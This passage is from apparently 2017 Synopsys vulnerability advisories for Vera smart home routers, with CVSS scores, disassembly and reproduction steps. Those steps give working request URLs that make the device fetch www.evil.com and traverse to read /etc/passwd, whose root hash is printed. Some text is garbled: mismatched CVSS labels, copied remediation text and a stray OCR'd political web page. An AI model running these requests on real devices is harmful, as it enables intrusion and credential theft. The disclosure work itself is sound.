Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified functionality needs to perform strict input validation to ensure that the filename parameters only contains a file name and nothing else.

8) SIG-EXT-05-2017-08 (OpenWrt Web Interface acts as a Backdoor) -- CVE-2017-9385

Introduction

Recently a backdoor interface was discovered as a part of the research on IoT devices in the most recent firmware for Veralite devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a backdoor web management interface as a part of the research on IoT devices in the most recent firmware for Veralite mart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

Medium Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).


Vulnerable Versions

All versions of Veralite up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Navigate to http://[IP_Address_Device]/cgi-bin/webif/info.sh
2) We can observe that a password protected web management interface exists which is different than normal web interface provided for the user.
3) The password for this interface is the same as WiFi password and allows to control the device including modifying the filesystem. This password should be known to Vera tech support folks as well


File Edit View History Bookmarks Tools Help
Vera™ • Smarter Home C...
MiOS_35037218 - LuCI
Search
Reset
Login

192.168.1.186/cgi-bin/webif/info.sh

MiOS_35037218 | OpenWrt Backfire 10.03.1 | Load: 0.25 0.28 0.30 Administration

WARNING: Any changes made FROM THIS INTERFACE to the system without guidance from MiOS support will VOID your future Support requests.

Authorization Required

Please enter your username and password.

Username	root
Password	

Powered by LuCI Trunk (v0.10+svn)

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can then navigate to the web interface and thus either brute force the password or identify it using directory traversal vulneability.

Vulnerability discovery

The vulnerability was discovered simply by looking at the files inside the /www folder in the latest firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified functionality needs to perform strict input validation to ensure that the filename parameters only contains a file name and nothing else.

9) SIG-EXT-05-2017-09 (Device can act as proxy to launch attacks for unauthenticated attacker) -- CVE-2017-9383

Introduction

Recently a security issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to use the device as a proxy for launching attacks against other servers or devices on the Internet. Also it would be possible for an attacker to use the same issue to social engineer the user of the device as well. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a security issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to use the device as a proxy for launching attacks against other servers or devices on the Internet. Also it would be possible for an attacker to use the same issue to social engineer the user of the device as well. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):

- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).


Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Navigate to http://[IP_address:3480/data_request?id=wget&url=www.evil.com
2) Similarly navigate to http://[IP address]:3480/data_request?id=request_image&cam=&url=http://www.evil.com&res=&ip=&user=&pass=&timeout=&Expires=
3) In both the cases it can be observed that the device loads the web page mentioned in the URL GET parameter in the browser


10.0.0.76:3480/data_request?id=wget&url=www.evil.com

Apps · Hardware Reverse Eng · Releases · iagox86/dn · Bookmarks bar · Imported · Other bookmarks

www.evil.com
we get it... daily

May 1, 2017

Mayday!

No, seriously, Mayday! Mayday the fuck out of May day!


Yeah, we know it's a tradition. But when Loyalty is held up against ISIS we kinda feel like it's being manipulated. Like if you're not loyal to the Grand Cheeto, you're supporting ISIS. Frankly, when Trump talks about "Loyalty Day" we just get this loose bowel thing going and start sweating...

Read the Lies
Read the Shouts
Read the Archives
Read the Static
Read the Financials


we get it. check back daily.

Vulnerability Description

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url "/port_3480". It seems that the UPNP services provide "wget" as one of the service actions for a normal user to connect the device to an external website.


```
::JobHandler_LuaUPnP::REQ_Wget(std::string &, LU::luc &, std::string &, char *&, int &, std::string &, mg_connection *):

r_20         = -0x20
r_18         = -0x18
r_14         = -0x14
r_10         = -0x10
r_C          = -0xC
r_8          = -8
r_4          = -4
g_10         =  0x10
g_1C         =  0x1C

             li      $gp, 0x2D9294
             addu    $gp, $t9
             addiu   $sp, -0x30
             sw      $fp, 0x30+var_8($sp)
             move    $fp, $sp
             sw      $ra, 0x30+var_4($sp)
             sw      $s3, 0x30+var_C($sp)
             sw      $s2, 0x30+var_10($sp)
             sw      $s1, 0x30+var_14($sp)
             sw      $s0, 0x30+var_18($sp)
             sw      $gp, 0x30+var_20($sp)
             la      $a1, URL   # "REQ_CameraLights %d/%p"
             la      $t9, LU::luc::GetString(char const*,int *,int *)
             move    $s0, $a2
             move    $a0, $a2  # this
             addiu   $a1, (aUrl_4 - 0x690000)  # char *

c_45CC00:             # int *
             move    $a2, $zero
100.00% (56,80) (644,264) 0005CBEC 0045CBEC: LU::JobHandler_LuaUPnP::REQ_Wget(std::string &,LU::luc &,std::string &,char *&,i (Synchronized with Hex View-1)
```

It retrieves the parameter "URL" from the query string and then passes it to an internal function that uses curl module on the device to retrieve the contents of the website.



```
var_1C          = -0x1C
var_18          = -0x18
var_14          = -0x14
var_10          = -0x10
var_C           = -0xC
var_8           = -8
var_4           = -4
arg_10          =  0x10

                li      $gp, 0x2DC980
                addu    $gp, $t9
                addiu   $sp, -0x60
                sw      $fp, 0x60+var_8($sp)
                move    $fp, $sp
                sw      $ra, 0x60+var_4($sp)
                sw      $s5, 0x60+var_C($sp)
                sw      $s4, 0x60+var_10($sp)
                sw      $s3, 0x60+var_14($sp)
                sw      $s2, 0x60+var_18($sp)
                sw      $s1, 0x60+var_1C($sp)
                sw      $s0, 0x60+var_20($sp)
                sw      $gp, 0x60+var_48($sp)
                la      $t9, curl_easy_init
                move    $s5, $a0
                move    $s4, $a1
                move    $s2, $a2
                lw      $s0, 0x60+arg_10($fp)
                jalr    $t9 ; curl_easy_init
                move    $s3, $a3
                lw      $gp, 0x60+var_48($fp)
                bnez    $v0, loc_459568
100.00% (176,282) (626,198) 000594D0 004594D0: LU::JobHandler_LuaUPnP::wgetInternal(mg_connection *,char const*,char const*,c (Synchronized with Hex View-1)
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in the using the device as a port scanner or for launching attacks if the web management interface is exposed externally on the Internet. In case, if the device's web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker's website which can then launch the attacks using hidden iframes or script tags, etc. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

10) SIG-EXT-05-2017-10 (Directory traversal in UPNP daemon) -- CVE-2017-9382

Introduction

Recently a security issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker execute a directory traversal attack against the device and read the sensitive files stored within the device. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a security issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker execute a directory traversal attack against the device and read the sensitive files stored within the device. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).


Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Navigate http://[IPAdrress]:3480/data_request?id=file&parameters=../passwd
2) Similarly navigating to http://[IPAdrress]/port_3480/data_request?id=lu_file&parameters=../passwd
3) It can be observed that the device displays the /etc/passwd file




```
10.0.0.76:3480/data_request?id=file&parameters=../passwd
```

```
root:NUAf/z3oByhcU:0:0:root:/root:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
daemon:*:65534:65534:daemon:/var:/bin/false
```


Vulnerability Description

The device provides UPNP services that are available on port 3480 and can also be accessed via port 80 using the url "/port_3480". It seems that the UPNP services provide "file" as one of the service actions for a normal user to read a file that is stored under /etc/cmh-lu folder.



```
.text:0045F778 LU::JobHandler_LuaUPnP::REQ_File(std::string &, LU::luc &, std::string &, char *&, int &, std::string &):
.text:0045F778                                                          # DATA XREF: LU::JobHandler_LuaUPnP::HandleRequest(std::string &,std::string &,LU::luc &,std::string &
.text:0045F778                                                          # .eh_frame:006E8EA4↓o ...
.text:0045F778
.text:0045F778 var_58          = -0x58
.text:0045F778 var_50          = -0x50
.text:0045F778 var_4C          = -0x4C
.text:0045F778 var_48          = -0x48
.text:0045F778 var_44          = -0x44
.text:0045F778 var_40          = -0x40
.text:0045F778 var_3C          = -0x3C
.text:0045F778 var_38          = -0x38
.text:0045F778 var_34          = -0x34
.text:0045F778 var_30          = -0x30
.text:0045F778 var_2C          = -0x2C
.text:0045F778 var_28          = -0x28
.text:0045F778 var_1C          = -0x1C
.text:0045F778 var_18          = -0x18
.text:0045F778 var_14          = -0x14
.text:0045F778 var_10          = -0x10
.text:0045F778 var_C           = -0xC
.text:0045F778 var_8           = -8
.text:0045F778 var_4           = -4
.text:0045F778 arg_10          =  0x10
.text:0045F778 arg_14          =  0x14
.text:0045F778
.text:0045F778                 li      $gp, 0x2D66D8
.text:0045F780                 addu    $gp, $t9
.text:0045F784                 addiu   $sp, -0x68
0005F778 0045F778: LU::JobHandler_LuaUPnP::REQ_File(std::string &,LU::luc &,std::string &,char *&,int &,std::string &) (Synchronized with Hex View-1)
```

It retrieves the value from the "parameters" query string variable and then passes it to an internal function "FileUtils::ReadFileIntoBuffer" which is a library function that does not perform any sanitization on the value submitted and this allows an attacker to use directory traversal characters "../" and read files from other folders within the device.



```
loc_45F89C:
                la      $a1, off_6D0000
                la      $v0, g_pRootWebDirectory
                la      $t9, std::string::string(char const*,std::allocator<char> const&)
                addiu   $a1, (aAuthaAuthUsern+0x14 - 0x6D0000)  # "/"
                addiu   $a0, $fp, 0x68+var_3C
                lw      $s0, (g_pRootWebDirectory - 0x739590)($v0)
                jalr    $t9 ; std::string::string(char const*,std::allocator<char> const&)
                addiu   $a2, $fp, 0x68+var_50
                lw      $gp, 0x68+var_58($fp)
                move    $a1, $s0
                la      $t9, std::operator+<char,std::char_traits<char>,std::allocator<char>>(char const*,std::basic_strin
                addiu   $a0, $fp, 0x68+var_38
                jalr    $t9 ; std::operator+<char,std::char_traits<char>,std::allocator<char>>(char const*,std::basic_stri
                addiu   $a2, $fp, 0x68+var_3C
                lw      $gp, 0x68+var_58($fp)
                addiu   $a0, $fp, 0x68+var_34
                la      $t9, std::operator+<char,std::char_traits<char>,std::allocator<char>>(std::basic_string<char,std::
                addiu   $a1, $fp, 0x68+var_38
                jalr    $t9 ; std::operator+<char,std::char_traits<char>,std::allocator<char>>(std::basic_string<char,std:
                move    $a2, $s3
                lw      $gp, 0x68+var_58($fp)
                addiu   $s1, $fp, 0x68+var_34
                la      $t9, FileUtils::ReadFileIntoBuffer(std::string,uint &,bool,bool)
                move    $a0, $s1
                addiu   $a1, $fp, 0x68+var_40
                li      $a2, 1
                jalr    $t9 ; FileUtils::ReadFileIntoBuffer(std::string,uint &,bool,bool)
                move    $a3, $zero
                lw      $gp, 0x68+var_58($fp)
                sw      $v0, 0($s2)
100.00% (2403,1238) (567,246) 0005F8F4 0045F8F4: LU::JobHandler_LuaUPnP::REQ_File(std::string &,LU::luc &,std::string &,char (Synchronized with Hex View-1)
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result is being able to read the files if the web management interface is exposed externally on the Internet. In case, if the device's web management interface is not exposed externally, then an attacker can trick the user of the device to navigate to an attacker's website which can then launch the attacks using hidden iframes or script tags, etc and use a cross site scripting issue mentioned earlier to read the content retrieved from the device. The user of the device does not need to be logged into the device to execute the attacks.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary which is in the /mios/usr/bin folder inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict input validation on the GET/POST parameters received by the device.

11) SIG-EXT-05-2017-11 (Unauthenticated Buffer Overflow in REQ_Image Function) -- CVE-2017-9391

Introduction

Recently an unauthenticated buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices that would allow an unauthenticated attacker to execute code on the device and control the device completely. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a buffer overflow issue in Veralite and Veraedge smart home controller/router that would allow an unauthenticated attacker to execute code on the device and control the device completely. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

